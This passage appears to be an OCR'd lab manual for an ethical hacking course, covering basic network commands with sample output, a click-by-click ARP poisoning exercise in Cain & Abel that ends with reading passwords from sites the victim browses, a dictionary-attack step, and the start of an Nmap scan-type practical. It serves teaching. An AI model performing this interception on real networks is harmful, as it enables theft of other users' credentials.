
Select all the options and start the dictionary attack



PRACTICAL NO. 3


3.1) Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.prestashop.com press “Enter”.



Step 2: Ping all the IP addresses

Ifconfig




```
susel:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```


Netstat

```
C:\Users\singh>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1564         DESKTOP-923RK3N:1565   ESTABLISHED
  TCP    127.0.0.1:1565         DESKTOP-923RK3N:1564   ESTABLISHED
  TCP    127.0.0.1:25104        DESKTOP-923RK3N:25105  ESTABLISHED
  TCP    127.0.0.1:25105        DESKTOP-923RK3N:25104  ESTABLISHED
  TCP    127.0.0.1:25107        DESKTOP-923RK3N:25108  ESTABLISHED
  TCP    127.0.0.1:25108        DESKTOP-923RK3N:25107  ESTABLISHED
  TCP    127.0.0.1:25112        DESKTOP-923RK3N:25113  ESTABLISHED
  TCP    127.0.0.1:25113        DESKTOP-923RK3N:25112  ESTABLISHED
  TCP    127.0.0.1:25114        DESKTOP-923RK3N:25115  ESTABLISHED
  TCP    127.0.0.1:25115        DESKTOP-923RK3N:25114  ESTABLISHED
  TCP    192.168.0.57:24938     52.230.84.217:https    ESTABLISHED
  TCP    192.168.0.57:24978     162.254.196.84:27021   ESTABLISHED
  TCP    192.168.0.57:25052     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25072     test:https             TIME_WAIT
  TCP    192.168.0.57:25078     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25080     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25083     40.67.188.75:https     ESTABLISHED
  TCP    192.168.0.57:25099     13.107.21.200:https    ESTABLISHED
  TCP    192.168.0.57:25100     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25101     155:https              ESTABLISHED
  TCP    192.168.0.57:25103     103.56.230.154:http    ESTABLISHED
  TCP    192.168.0.57:25106     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25109     ats1:https             ESTABLISHED
```


3.2) Perform ARP Poisoning in Windows




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.




Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.



Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.



PRACTICAL NO. 4

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

- **ACK** -sA (TCP ACK scan)
  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: **nmap -sA -T4 scanme.nmap.org**

